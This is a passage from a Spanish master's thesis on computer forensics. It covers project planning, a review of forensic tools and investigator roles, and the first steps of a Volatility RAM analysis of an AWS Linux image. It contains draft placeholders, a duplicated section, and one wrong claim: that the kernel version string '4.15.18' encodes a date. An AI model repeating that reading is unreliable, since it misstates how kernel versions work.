   1. Detalles técnicos de las evidencias recolectadas, su estado, su contenido,
4. Entorno de trabajo del análisis.
   1. ¿Qué herramientas se han usado?
   2. ¿Cómo se han usado?
5. Análisis de las evidencias.
   1. Se deberá informar del sistema analizado aportando datos como las características del sistema operativo, las aplicaciones instaladas en el equipo y los servicios en ejecución.
6. Descripción de los resultados.
   1. ¿Qué herramientas ha usado el atacante?
   2. ¿Qué alcance ha tenido el incidente?
   3. Determinar el origen de este y como se ha encontrado.
7. Dar la línea temporal de los hechos ocurridos con todo detalle.
8. Redactar unas conclusiones con las valoraciones que se crean oportunas a la vista de todo el análisis realizado.
9. Dar unas recomendaciones sobre cómo proteger los equipos para no repetir el incidente o sobre cómo actuar legalmente contra el autor.

## 1.4. Descripción del entorno de trabajo.

El entorno de trabajo para un análisis forense enfocado en la exploración de memoria RAM y disco duro exige una meticulosa preparación y adecuación de las herramientas y espacios de trabajo. Las evidencias, provenientes tanto de la RAM como del almacenamiento persistente del ordenador en cuestión, se convierten en el pilar fundamental del análisis, permitiendo la evaluación de procesos en ejecución, archivos almacenados, registros de actividad y cualquier otro elemento que pueda arrojar luz sobre las acciones realizadas en la máquina.

En un segundo plano, pero no menos esencial, se encuentra el portátil personal, que se configura como la estación de trabajo principal para la realización del análisis forense. Este debe estar equipado con un sistema operativo que, comúnmente en el ámbito forense, suele ser alguna distribución de Linux, junto con una serie de herramientas específicas para el análisis forense (como Autopsy o Sleuth Kit). No obstante, la selección y configuración de estas herramientas incurren en una deuda técnica que debe ser minuciosamente administrada, asegurando la pertinencia, licencia y compatibilidad de estas.

Relativo al ordenador personal quiero destacar las siguientes aplicaciones que se van a utilizar para la realización del análisis.

- VirtualBox.

- Volatility.

- Autopsy.

Por otro lado, la documentación y redacción del TFM se consolida mediante el uso del repositorio en GitHub TFM-ANÁLISIS-FORENSE (https://github.com/jrodg85/TFM-ANALISIS-FORENSE). Este repositorio no solo sirve como medio para documentar y presentar los hallazgos y metodologías empleadas, sino que también se erige como una herramienta para gestionar versiones y cambios a lo largo del desarrollo del trabajo, facilitando la trazabilidad y coherencia de este. Se deben establecer estrategias robustas para garantizar la integridad y confidencialidad de la información almacenada, considerando la naturaleza sensible de los datos manejados en la investigación forense.

Finalmente, Internet emerge como un recurso invaluable para la investigación, actualización y comunicación a lo largo del proyecto. Navegar por la red debe ser realizado de forma segura y consciente, protegiendo las comunicaciones y asegurando la integridad de las herramientas y datos descargados.

## 1.5. Listado de tareas.

En esta sección se ha elaborado después de una planificación del trabajo, el cual se han designado el siguiente listado de tareas a realizar. Gracias a este listado, podemos organizar el cómo vamos a realizar el TFM

Hay que destacar que, durante el listado de las tareas, cabe mencionar que habrá tareas de grooming o refinamiento, ellas no son utilizadas para reducción de deuda técnica, el objetivo estas jornadas es reflexionar sobre el contenido de este y valorar posibilidad de mejorar la organización de este. Estas variaciones, gracias a que se está realizando un control de versiones con Git, se podrán ver las evoluciones o cambios del TFM en el mismo.

Durante la elaboración del reto 1 (PEC 1), se realizarán las siguientes tareas:

1. Lectura enunciado actividad 1.
2. Decisión de formato de TFM.
3. Maquetación de TFM en LaTeX.
4. Elaboración de índice.
5. Refinamiento de TFM 1.
6. Diagrama de Gantt.
7. Problema por resolver.
8. Objetivos.
9. Revisión del estado del arte de la informática forense.
10. Refinamiento de TFM 2.

Durante la elaboración del reto 2 (PEC 2), se realizarán las siguientes tareas:

1. Lectura enunciado actividad 2.
2. Extremos de análisis y previsión de pruebas: Introducción.
3. Extremos de análisis.
4. Previsión de pruebas.
5. Análisis de la memoria RAM: Introducción.
6. Acciones previas al análisis de RAM.
7. Búsqueda de procesos en funcionamiento.
8. Análisis y extracción de procesos sospechosos.
9. Listado de conexiones de red y conexiones sospechosas.
10. Refinamiento TFM 3.
11. Feedback de la PEC 01.
12. Análisis de disco duro: Introducción.
13. Acciones previas al análisis de disco duro.
14. Datos de interés y usuarios del sistema del disco duro analizado.
15. Análisis de las evidencias del disco duro.
16. Planning relativo al resumen ejecutivo.
17. Planning relativo al informe pericial.
18. Adaptación al índice a los nuevos cambios en los capítulos 6 y 7.
19. Refinamiento TFM 4.

Durante la elaboración del reto 3 (PEC 3), se realizarán las siguientes tareas:

1. Lectura enunciado actividad 3.
2. Introducción Resumen ejecutivo.
3. Análisis Ejecutivo.
4. Conclusión de análisis ejecutivo.
5. Refinamiento TFM 5.
6. Feedback de la PEC 02.
7. Introducción del informe pericial.
8. Cuerpo del informe pericial.
9. Conclusiones del informe pericial.
10. Conclusiones TFM.
11. Revisión de términos abreviaturas y acrónimos.
12. Revisión de imágenes.
13. revisión de referencias.
14. Refinamiento TFM 6.

Durante la elaboración del reto 4 (PEC 4), se realizarán las siguientes tareas.

1. Revisión de las anotaciones y consejos de la tutora de TFM 1.
2. Ultimas correcciones Feedback TFM 1.
3. Revisión de las anotaciones y consejos de la tutora de TFM 2.
4. Ultimas correcciones Feedback TFM 2.

La Entrega de videos, presentación y realización de la defensa del TFM, se consideran que están fuera de este TFM, ya que a partir de la fecha se considera entregado el presente documento.

## 1.6. Planificación temporal de las tareas.

Para esta sección, se han elaborado los siguientes diagramas de Gantt relativos a cada uno de los retos a entregar.

Relativo al reto/PEC 1 se establece el siguiente diagrama:

Imagen que contiene Gráfico en cascada

Descripción generada automáticamente

Ilustración 4: Tareas relativas a la PEC 1 del TFM.

Relativo al reto/PEC 2 se establece el siguiente diagrama.

Escala de tiempo

Descripción generada automáticamente

Ilustración 5: Tareas relativas a la PEC 2 del TFM.

Relativo al reto/PEC 3 se establece el siguiente diagrama.

Escala de tiempo

Descripción generada automáticamente

Ilustración 6: Tareas relativas a la PEC 3 del TFM.

Relativo al reto/PEC 4 se establece el siguiente diagrama.

Gráfico en cascada

Descripción generada automáticamente

Ilustración 7: Tareas relativas a la PEC 4 del TFM.

## 1.7. Impacto ambiental ético y social.

Desde estos tres ámbitos el impacto que ha tenido o tendrá el TFM es el siguiente.

Impacto ambiental.

Cabe destacar que al usar recursos informáticos, estos se generan por energía eléctrica, y que por tanto, si usamos de manera responsable estos recursos, podemos considerar que el impacto ambiental es nulo.

El autor de TFM declara que la localización donde se han realizado las investigaciones y los análisis de las evidencias es ambientalmente amigable, debido a que usa places solares en su domicilio.

Impacto ético.

No he querido realizar este apartado hasta tener una conclusión clara del asunto. Relativo a este punto, cabe destacar que una vez realizado el análisis forense al servidor web, destacar que el punto de vista ético ha sido prácticamente nulo debido a que no ha comprometido, en este caso, la confidencialidad y privacidad de las persones. Este impacto no suele tener este resultado, sobre todo cuando se analizan dispositives personales, pero en el caso que nos ocupa, un servidor alojado en un cloud, no tiene impacto ético en ese sentido.

Impacto social.

El conocimiento de la existencia de análisis forense, su eficacia y por ende, las repercusiones que pueden sobre los actores, puede ayudar a la disuasión de actividades ilícitas.

## 1.8. Revisión del estado del arte de la informática forense.

Introducción del estado del arte de la informática forense.

El análisis forense, también llamado informática forense, computación forense, análisis forense digital o examen forense digital es la aplicación de técnicas científicas y analíticas especializadas a infraestructuras tecnológicas que permiten identificar, preservar, analizar y presentar datos válidos dentro de un proceso legal.

Dichas técnicas incluyen reconstruir elementos informáticos, examinar datos residuales, autenticar datos y explicar las características técnicas del uso de datos y bienes informáticos.

Esta disciplina no sólo hace uso de tecnologías de punta para mantener la integridad de los datos y del procesamiento de estos; sino que también requiere de una especialización y conocimientos avanzados de informática y sistemas para identificar lo que ha ocurrido dentro de cualquier dispositivo electrónico. La formación de un informático forense abarca no sólo el conocimiento del software, sino también de hardware, redes, seguridad, piratería, hackeo y recuperación de información.

La informática forense ayuda a detectar pistas sobre ataques informáticos, robos de información, conversaciones o para recolectar evidencias en correos electrónicos y chats.

La evidencia digital o electrónica es sumamente frágil, de ahí la importancia de mantener su integridad; por ejemplo, el simple hecho de pulsar dos veces en un archivo modificaría la última fecha de acceso de este.

Dentro del proceso del análisis forense, un examinador forense digital puede llegar a recuperar información que haya sido borrada desde el sistema operativo. El informático forense debe tener muy presente el principio de intercambio de Locard por su importancia en el análisis criminalístico, así como el estándar de Daubert para hacer admisibles en juicio las pruebas presentadas por el experto forense.

Es muy importante mencionar que la informática o el análisis forense no tiene como objetivo prevenir delitos, por lo que resulta imprescindible tener claros los distintos marcos de actuación de la informática forense, la seguridad y la auditoría informáticas.

Objetivos de la informática forense.

La informática forense tiene tres objetivos:

* La compensación de los daños causados por los intrusos o criminales.
* La persecución y procesamiento judicial de los criminales.
* La creación y aplicación de medidas para prevenir casos similares.

Estos objetivos se alcanzan de varias formas, siendo la principal la recopilación de evidencias.

Es importante mencionar que quienes se dedican a la informática forense deben ser profesionales con altos niveles de ética, pues gracias a su trabajo se toman decisiones sobre los hechos y casos analizados.

Evidencia digital.

Los discos duros, las memorias USB y las impresoras (entre otros elementos) se pueden considerar evidencias en un proceso legal, al igual que las huellas digitales o las armas. Las evidencias digitales son las que se extraen de un medio informático.

**Características.**

Estas evidencias comparten una serie de características que dificultan el ejercicio de la computación forense:

1. Volatilidad.
2. Anonimato.
3. Facilidad de duplicación.
4. Alterabilidad.
5. Facilidad de eliminación.

**Categorías.**

Estas evidencias se pueden dividir en tres categorías:

* Registros almacenados en el equipo de tecnología informática (ej. imágenes y correos).
* Registros generados por equipos de tecnología informática (ej. transacciones, registros en eventos).
* Registros parcialmente generados y almacenados en los equipos de tecnología informática (ej. consultas en bases de datos).

**Dispositivos que analizar.**

Cualquier infraestructura informática que tenga una memoria (almacenamiento) es susceptible a los análisis:

* Disco duro de una Computadora o Servidor.
* Documentación referente al caso.
* Tipo de sistema de telecomunicaciones.
* Dirección MAC.
* Inicios de sesiones.
* Información de los cortafuegos.
* IP, redes Proxy. LMhost, host, conexiones cruzadas, pasarelas.
* Software de supervisión y seguridad.
* Credenciales de autentificación.
* Rastreo de paquetes de red.
* Teléfonos móviles o celulares (telefonía móvil)
* Agendas electrónicas (PDA).
* Dispositivos de GPS.
* Impresoras.
* Memorias USB.
* BIOS.

Perspectiva de tres roles.

En el análisis de un caso en el que sea necesario el cómputo forense, hay tres roles principales que son importantes y se deben tener en cuenta: el intruso, el administrador y la infraestructura de la seguridad informática, al igual que el investigador.

**Intrusos.**

El intruso es aquel que ataca un sistema, hace cambios no autorizados, manipula contraseñas o cambia configuraciones, entre otras actividades que ponen a prueba la seguridad de un sistema. La intención de los intrusos es un punto clave para poder analizar el caso, ya que no se puede comparar un intruso cuya motivación es el dinero con otro cuya motivación es la demostración de sus habilidades. Jeimy J. Cano hace una comparación entre las motivaciones de diferentes tipos de atacantes en la siguiente tabla, basada en el artículo de Steven Furnell Cybercrime.

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| **Motivaciones** | **Ciberterroristas** | **Phreakers** | **Script**  **kiddies** | **Crackers** | **Desarrollo**  **de virus** | **Atacante**  **interno** |
| Reto |  | X |  |  | X | X |
| Ego |  | X | X |  | X |  |
| Espionaje |  |  |  | X | X | X |
| Ideología | X |  |  |  |  |  |
| Dinero |  | X |  | X | X | X |
| Venganza | X |  | X |  | X | X |

En la primera fase (reconocimiento), se busca reconocer y recolectar información. De esta manera, el atacante puede saber cómo puede actuar y los riesgos posibles, para así poder avanzar. En la segunda fase (ataque) se compromete el sistema, avanzando hasta el nivel más alto, teniendo el control del sistema atacado. Esta etapa usualmente se maneja de manera discreta, lo que dificulta la identificación del intruso. Usualmente, la vanidad del intruso y la falta de discreción ayudan al investigador a resolver el caso con mayor facilidad. Finalmente, (en la fase de eliminación) se altera, elimina o desaparece toda la evidencia que pueda comprometer al intruso en algún caso judicial. Del cuidado con el que el atacante proceda en esta fase depende el proceso del informático forense y del caso.

**Administradores y la infraestructura de la seguridad informática.**

El administrador del sistema es el experto encargado de la configuración de este, de la infraestructura informática y de la seguridad del sistema. Estos administradores son los primeros en estar en contacto con la inseguridad de la información, ya sea por un atacante o por una falla interna de los equipos. Al ser los arquitectos de la infraestructura y de la seguridad de la información del sistema, son quienes primero deberían reaccionar ante un ataque. Además, ellos deben proporcionar su conocimiento de la infraestructura del sistema para apoyar el caso y poder resolverlo con mayor facilidad.

Las infraestructuras de seguridad informática (realizadas por el administrador) han avanzado a medida que avanzan las tecnologías. Inicialmente, se utilizaba una infraestructura centralizada en la cual la información se encontraba en un equipo. Por lo tanto, en este caso la seguridad informática se concentraba en el control del acceso a los equipos con la información, al control del lugar en donde se encontraban y en el entrenamiento de quienes estaban encargados de manejar los equipos. Pero con la tecnología fueron cambiando las infraestructuras y las inseguridades cambiaron. Así es como se crearon los proxies, firewall, el sistema de detección de intrusos (IDS), el sistema de prevención de intrusos (IPS) entre muchas otras herramientas para proveer una mejor seguridad a los sistemas, ya que ahora el acceso no ocurría solo a través de la máquina, sino a través de otras y de la Web.

Por otro lado, es importante hablar de la auditabilidad y trazabilidad, que son propiedades del sistema, relacionados con la infraestructura que son útiles como evidencia para el investigador. La auditabilidad es la capacidad del sistema para registrar los eventos de una acción en particular con el fin de mantener la historia de estos y de realizar un control con mayor facilidad. En cambio, la trazabilidad es la propiedad que tiene un sistema para rastrear o reconstruir relaciones entre diferentes objetos monitorizados.

Es importante resaltar que el administrador debe conocer lo suficiente sobre la infraestructura del sistema para poder colaborar con el caso, ya que su análisis puede facilitar el proceso del investigador forense.

**Investigador.**

Es un nuevo profesional que actúa como experto, criminalista digital, o informático. Comprende y conoce las nuevas tecnologías de la información. Además, el investigador analiza la inseguridad informática emergente en los sistemas. El perfil del investigador es nuevo y necesario en el contexto abierto informático en el que vivimos. Por lo tanto, es necesario formar personas que puedan trabajar como investigadores en la disciplina emergente de la criminalística digital y el cómputo forense. Estas prácticas emergentes buscan articular las prácticas generales de la criminalística con las evidencias digitales disponibles en una escena del crimen. El trabajo del informático es indagar en las evidencias, analizarlas y evaluarlas para poder decidir cómo estas evidencias pueden ayudar a resolver el caso. Por lo tanto, es ideal que un investigador tenga conocimientos (al menos) sobre las siguientes áreas: justicia criminal, auditoría, administración y operación de tecnologías de Información.

En una investigación informática forense, hay ocho roles principales en un caso: el líder del caso, el propietario del sistema, el asesor legal, el auditor/ingeniero especialista en seguridad de la información, el administrador del sistema, el especialista en informática forense, el analista en informática forense y el fiscal. Usualmente, entre todos estos roles, los informáticos forenses pueden tomar los siguientes cuatro roles:

1. Líder del caso.
   1. Es aquel que planea y organiza todo el proceso de investigación digital. Debe identificar el lugar en donde se realizará la investigación, quienes serán los participantes y el tiempo necesario para esta.
2. Auditor/ingeniero especialista en seguridad de la información.
   1. Conoce el escenario en donde se desarrolla la investigación. Tiene el conocimiento del modelo de seguridad, los usuarios y las acciones que pueden realizar en el respectivo sistema. A partir de sus conocimientos debe entregar información crítica a la investigación.
3. Especialista en informática forense:
   1. Es un criminalista digital que debe identificar los diferentes elementos probatorios informáticos vinculados al caso, determinando la relación entre los elementos y los hechos para descubrir el autor del delito.
4. Analista en informática forense:
   1. Examina en detalle los datos, los elementos informáticos recogidos en la escena del crimen con el fin de extraer toda la información posible y relevante para resolver el caso.

Retos y riesgos en el análisis forense.

Al estar en un escenario que evoluciona constantemente, cada vez surgen más retos y riesgos en el área de la informática forense. Entre ellos la formación de informáticos forenses, la confiabilidad de las herramientas, la facilidad de la destrucción de las evidencias, las amenazas estratégicas y tácticas que plantea el ciberterrorismo; y las tecnologías emergentes como la nube, las tecnologías móviles, y las redes sociales. Algunos de estos temas se abordarán a continuación:

**Formación de informáticos forenses.**

Los criminales informáticos son una nueva generación de delincuentes, en este contexto, es necesario desarrollar un nuevo tipo de investigadores: los informáticos forenses. En este momento es un desafío encontrar personas que tengan este perfil, ya que no existen suficientes programas que realicen este tipo de formación. Adicionalmente, en este momento, la mayoría de las personas ignoran la importancia de los informáticos forenses porque no son conscientes de la dimensión del cibercrimen. Usualmente se cree que no es algo tan grave y se le da mayor importancia a otro tipo de crímenes.

Por lo tanto, se deben plantear programas e iniciativas para poder realizar esta formación. Según investigaciones e iniciativas ya realizadas, hay cuatro componentes principales que deben estar presentes en un programa de computación forense o forense digital: contenido multidisciplinario, ejercicios prácticos, profesores de calidad y ejemplos del mundo real (investigación de Taylor Endicott-Popovsky y Phillips, 2007).

* **Contenido multidisciplinario.**
  + Técnico en informática, conocimiento de criminalística, seguridad y delitos informáticos, entre otros.
* **Ejercicios prácticos en el laboratorio.**
  + Con herramientas tecnológicas forenses, en diferentes niveles de dificultad y variedad de componentes a analizar.
* **Profesores calificados.**
  + Con alto conocimiento en el tema.
* **Ejemplos del mundo real.**
  + Con el fin de dar mayor profundidad al aprendizaje.

**Confiabilidad de las herramientas.**

Las herramientas existentes disponibles para el cómputo forense presentan otro reto. Las herramientas licenciadas exigen a los investigadores inversiones altas (tanto en hardware, como en software), al adquirirlas y para mantenerlas. Adicionalmente, como las herramientas están avanzando constantemente requieren técnicos y usuarios que estén constantemente aprendiendo las actualizaciones, las modificaciones y los posibles errores. Por otro lado, las herramientas de código abierto son cuestionadas en muchos tribunales por su confiabilidad. Por lo tanto, no se recomiendan a la hora de usarse en una audiencia.

Es por esto por lo que el NIST (National Institute of Standards and Technology de Estados Unidos) ha planteado importantes investigaciones para probar y poner reglas para las herramientas del cómputo forense, en su proyecto NIST Computer Forensic Tool Testing Program. Las pruebas realizadas serán útiles para cumplir las exigencias del test de Daubert standard, prueba que establece la confiabilidad de las herramientas en computación forense.

**Herramientas de análisis forense.**

La siguiente tabla compara cuatro herramientas reconocidas internacionalmente al ser muy completas. Luego, se encuentra una lista más completa de herramientas útiles para la labor del investigador.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Herramienta | Licencia | Imagen | Control de Integridad | Administración del caso |
| Encase | SI | SI | SI | SI |
| Forensic Toolkit | SI | SI | SI | SI |
| Winhex | SI | SI | SI | SI |
| Sleuth Kit | NO | SI | SI | SI |

* Air (Forensics Imaging GUI).
* Autopsy (Forensics Browser for Sleuth Kit) Cryptcat (Command Line) Deep Freeze.
* Dcfldd (DD Imaging Tool command line tool and works with AIR).
* Dumpzilla (Forensics Browser: Firefox, Iceweasel and Seamonkey).
* Exif Viewer (Visor de metadatos en imágenes).
* Faces.
* Foremost (Data Carver command line tool).
* Hetman software (Recuperador de datos borrados por los criminales).
* Metashield Analyser Online (Analizador de metadatos online).
* NTFS-Tools.
* Netcat (Command Line).
* Net resident.
* Py-Flag (Forensics Browser).
* Qtparted (GUI Partitioning Tool).
* R-Studio Emergency (Bootable Recovery media Maker).
* R-Studio Network Edtion.
* R-Studio RS Agent.
* Regviewer (Windows Registry).
* Sleuth Kit (Forensics Kit. Command Line): <https://www.sleuthkit.org/>.
* Viewer.
* Volatility (Reconstrucción y análisis de memoria RAM).

**Herramientas para el análisis de discos duros:**

* AccessData Forensic ToolKit (FTK).
* Guidance Software EnCase.
* Kit Electrónico de Transferencia de datos.

**Herramientas para el análisis de correos electrónicos:**

* Paraben.
* AccessData Forensic ToolKit (FTK).

**Herramientas para el análisis de dispositivos móviles:**

* Cellebrite UFED Touch 2, Physical Analyzer.
* AccessData Mobile Phone Examiner Plus (MPE+).

**Herramientas para el análisis de redes:**

* E-Detective - Decision Computer Group.
* SilentRunner - AccessData.
* NetworkMiner.
* Nerviness Investigator.

**Herramientas para filtrar y monitorear el tráfico de una red tanto interna como a internet:**

* Tcpdump.
* USBDeview.
* SilentRunner
* WireShark.

# 2. Extremos del análisis y previsión de pruebas técnicas.

## 2.1. Propuesta de extremos.

La presente investigación tiene como propósito fundamental el establecimiento de un marco metodológico para el análisis forense de ordenadores, específicamente orientado hacia la identificación, recolección y análisis de evidencias digitales que puedan ser presentadas en un entorno judicial. A continuación, se delinean los extremos de esta propuesta:

Objeto de estudio:

* La investigación se centrará exclusivamente en el análisis forense del material facilitado para el desarrollo de la asignatura por parte del profesorado de la asignatura.
* Se realizará una breve indicación sobre la aplicación utilizada con cada uno de los objetivos del presente TFM.

Alcance metodológico:

* La validación de la integridad de la evidencia se hará mediante el uso de funciones hash estándar.
* Se examinarán las metodologías para el análisis de la memoria volátil y no volátil.

Limitaciones:

* La validación de la integridad de la evidencia se hará mediante el uso de funciones hash estándar.
* Se examinarán las metodologías para el análisis de la memoria volátil y no volátil.

Exclusiones:

* No se utilizará material de análisis que no sea el proporcionado por la asignatura.

## 2.2. Previsión de pruebas técnicas.

Pruebas técnicas:

* El propósito de estas pruebas técnicas es lo indicado en el apartado de problema a resolver del presente Trabajo de fin de master
  + Solventar las necesidades del gerente de la empresa mediante el análisis forense del disco duro y la captura de memoria de un ordenador personal, en un caso real con un sistema virtualizado.
  + Posible vinculación con una presunta conducta delictiva real.
* Importancia de las pruebas para validar la hipótesis y objetivos de investigación.
  + La posible imputación de los hechos ocurridos y tomar posibles medidas legales contra el autor univoco de la acción detectada.

Marco metodológico de las pruebas:

* Las pruebas que se realizarán serán una investigación y un estudio temporal de los hechos ocurridos dentro del servidor.
* Se emplearán herramientas de análisis forense en sus distintos sistemas operativos (Linux/Windows) para su detección.
* se tratará de arrancar el sistema virtualizado para posible carving de la información del disco duro por posible eliminación de pruebas por parte del posible infractor.
* La planificación de las pruebas ha quedado detallada en la sección "planificación temporal de las tareas".

Criterios de éxito de las pruebas:

* Análisis de los incidentes ocurridos con una justificación probatoria del mismo.
* Realización de un análisis de seguridad de las vulnerabilidades detectadas y una vía de mitigación de estos.

Cronograma de pruebas:

* El cronograma de las pruebas ha quedado detallado en la sección "planificación temporal de las tareas".
* Hitos importantes, fechas de entrega de las PEC.

# 3. Análisis de la memoria RAM.

El análisis forense de la memoria RAM es un componente crítico en la investigación digital, pues permite a los analistas extraer información valiosa que no persiste una vez que el dispositivo se apaga. Esta volatilidad hace que la memoria RAM sea una fuente de evidencia esencial, especialmente en casos donde los procesos activos y la información en tránsito son relevantes para el caso. El presente capítulo detalla un enfoque metodológico estructurado para examinar de manera exhaustiva el contenido de la memoria RAM capturada de un sistema informático, con el objetivo de identificar y analizar aspectos críticos que contribuyan a la investigación.

Las acciones específicas que se abordarán son las siguientes:

1. Comprobación del MD5:
2. Identificación del Sistema Operativo:
3. Búsqueda de Datos de Interés:
4. Búsqueda de Procesos en Funcionamiento de Interés:
5. Análisis y Extracción de Procesos Sospechosos:

El resultado de este análisis exhaustivo proporcionará una comprensión detallada de lo que estaba ocurriendo en el sistema en el momento de la captura de la memoria. Esta información es invaluable para formar una imagen completa de los eventos bajo investigación y para establecer hechos concretos que puedan ser presentados como evidencia en un entorno judicial.

## 3.1. Acciones previas al análisis de la memoria RAM.

En el presente TFM, se nos ha proporcionado a los alumnos un archivo de captura de memoria RAM .mem. Por otro lado, se nos ha proporcionado los resúmenes o hash en MD5 y en SHA1 de los archivos tal y como se muestra en la siguiente imagen.




Figura 3.1.1.: Captura imagen hash archivos.

Como Podemos ver, los hashes resúmenes del archivo de la RAM, tememos los siguientes hashes en MD5 y en SHA1:

* MD5: 75a99b57032aa34ba19042ed85db273f
* SHA1: cc1fad2af321b8c2ddf0103986e3b344eb8f2cc8

El hash tal y como se indica en los apuntes de la asignatura, en el módulo de Fases y metodología del análisis forense, durante la adquisición de evidencias digitales dice lo siguiente:

Una vez generada la copia o clon del soporte original, el programa o el dispositivo hardware empleado en este proceso realiza el cálculo del CRC o del valor hash del soporte original y del destino, con la finalidad de garantizar que los dos son idénticos y que la copia se ha producido sin ningún error. Este cálculo puede realizarse sobre todo el conjunto de información contenida en el soporte original, o bien emplear solamente un conjunto de ficheros del total.

A su vez, en el glosario de términos la definición de es la siguiente:

Es una función matemática unidireccional que resume un mensaje de tamaño variable (por ejemplo, un archivo), en una representación de tamaño fijo. Es poco probable que dos ficheros distintos tengan la misma representación hash lo cual significa que este valor puede utilizarse a efectos de comprobación de la integridad de un archivo (o de un sistema entero). Las funciones hash más conocidas son MD5 y SHA-1.

Una vez descargado el archivo de captura de la memoria RAM, procedemos a usar PowerShell para determinar el hash del archivo. Para ello usamos el comando "Get-FileHash [Argumento] -Algorithm MD5". En nuestro caso hemos usado los siguientes comandos:

#### [3.1 Comando 001.](#84004001001-comando-hash-md5)

REFERENCIAR COMANDOS

[3.1 Comando 002.](#84004001002-comando-hash-sha1)

Texto

Descripción generada automáticamenteSe puede observar en la siguiente imagen la respuesta de PowerShell de los hashes de MD5 y SHA1.

Ilustración 8: Captura imagen hash PowerShell.

Como conclusión podemos verificar que la integridad de la copia facilitada para realizar el TFM no ha sido vulnerada.

## 3.2. Sistema Operativo de la memoria RAM analizada.

Procedemos a preparar una VM con Ubuntu 22.04, el cual le instalamos el volatility según en el siguiente enlace. Haga click en la imagen para acceder al enlace:

<https://www.youtube.com/watch?v=dCU6kIh0qSI>

A continuación, procedemos a buscar el perfil con volatility con el comando imageinfo.

Texto

Descripción generada automáticamente

Ilustración 9: Captura Imageinfo.

Como se puede observar en la imagen anterior, no hemos llegado a encontrar un perfil concreto con **imageinfo**, eso se debe a que el perfil creado no es el que se encuentra dentro de las conocidas en la base de datos de volatility. Por ello procedemos a buscar dentro de la memoria RAM un string que tenga la cadena de texto "linux version". para ello ejecutamos el comando **strings Server\_{RAM}.mem \mid grep -Ei linux version \mid uniq**.

Texto

Descripción generada automáticamente

Ilustración 10: Búsqueda string linux version.

Figura 3.2.2.:

Podemos observar en la imagen anterior que el sistema operativo que utiliza en nuestro caso es un sistema operativo Linux para Amazon Web Services, concretamente el sistema operativo es el **4.15.0-1021.21-aws 4.15.18**. Esta versión de Linux es muy usada para las instancias de Amazon Web Services (en adelante AWS).

Como no tenemos el perfil cargado dentro de volatility, nos va a tocar hacer la tarea de cargar un perfil de este Sistema operativo para poder seguir ejecutando la aplicación volatility.

Buscando en Google **linux version 4.15.0-1021.21-aws volatility**, nos encontramos solo un enlace en internet, el cual es <https://lists.ubuntu.com/archives/bionic-changes/2018-August/016183.html>, con ello nos encontrábamos con algo que ya se intuía previamente, y es que la versión del server de AWS, es basada en un Ubuntu 18.04, ya que la fecha que indica 4.15.18 es una fecha en tipo "d.mm.aa".

## 3.3. Creación de perfil para volatility.

Crear un perfil de volatility es fundamental para poder extraer la información de los datos de la RAM.

En el repositorio de GitHub de volatility podemos observar perfiles relativos a Windows, pero ninguno relativo al sistema operativo linux. Si ejecutamos el comando **sudo python2.7 vol.py --info** tenemos la siguiente respuesta relativo a perfiles:

REFERENCIAR COMANDO

#### [3.3.0. Comando 001.](#84003003000001-comando-sudo-python27-volpyinfo)

Como ya hemos observado en la sección anterior, el kernel de la memoria RAM a analizar es del tipo **linux version 4.15.0-1021.21-aws**, además, se puede en el comando citado que este perfil no aparece en volatility por defecto, basándome en las páginas web de referencias 12 y 13, procederé a crear un perfil adaptado para esta memoria RAM. Estas acciones, deben de ser una práctica común para capturas de memoria de sistemas operativos del tipo Linux, por lo que se ha considerado recomendable introducirlo en el cuerpo del TFM, además que ya forma parte del trabajo de investigación.


REFERENCIAR…

#### [3.3.0. Referencia 012.](#85012-creación-de-perfil-en-volatility-hotfixed42)

[3.3.0. Referencia 013.](#85013-creación-de-perfil-en-volatility-bytelearning)

[3.3.0. Referencia 014.](#85013-creación-de-perfil-en-volatility-bytelearning)

Creación de la máquina virtual, búsqueda en cache e instalación del kernel relativo al perfil a crear.

Texto

Descripción generada automáticamenteProcedo a crear una VM para generar una base con el mismo kernel que el servidor auditado. Lo configuraremos según la siguiente imagen, finalmente procederemos a su arranque para su instalación.

Figura 3.3.1.1. y 3.3.1.2.: Características VM Ubuntu Server y Kernel inicial instalado.

Procedemos a ejecutar el comando **hostnamectl** para ver las características que ahora mismo tenemos instalada en la VM.

Como se observa en la imagen anterior, este servidor utiliza el ***kernel Linux 4.15.0-213-generic***, por lo que, para obtener el perfil de la RAM, tendremos que instalar un kernel distinto.

Procedemos a arrancar la VM, una vez realizado el login, procedemos a ejecutar el comando **sudo apt-cache search linux-image | grep 4.15.0-1021**.

Este comando realiza dos acciones, por un lado, **sudo apt-cache search linux-image**, y por otro **grep 4.15.0-1021**. Gracias al "pipe" o "|", pasaremos la respuesta de la primera acción como entrada de la segunda acción. Es una parte fundamental de la filosofía de Unix que permite a los usuarios combinar múltiples comandos sencillos para realizar tareas más complejas. En nuestro caso:

**sudo apt-cache search linux-image**


Esta parte del comando busca en la caché de APT (Advanced Package Tool) todos los paquetes cuyos nombres o descripciones contienen la cadena "linux-image". Los paquetes "linux-image" generalmente se refieren a imágenes del kernel de Linux para diferentes versiones y configuraciones.

**| grep 4.15.0-1021**

La salida del primer comando se canaliza (|) al comando grep, que filtra y muestra solo las líneas que contienen la cadena "4.15.0-1021". En este contexto, "4.15.0-1021" probablemente se refiere a una versión específica del kernel de Linux.

Al combinar estos dos comandos, **sudo apt-cache search linux-image | grep 4.15.0-1021-aws** efectivamente busca y lista todas las versiones de las imágenes del kernel de Linux disponibles en los repositorios que coincidan con la versión específica "4.15.0-1021". Este comando es útil para identificar si una versión específica del kernel está disponible para la instalación o actualización en el sistema.

Se adjunta pantallazo de la respuesta por parte de la consola.

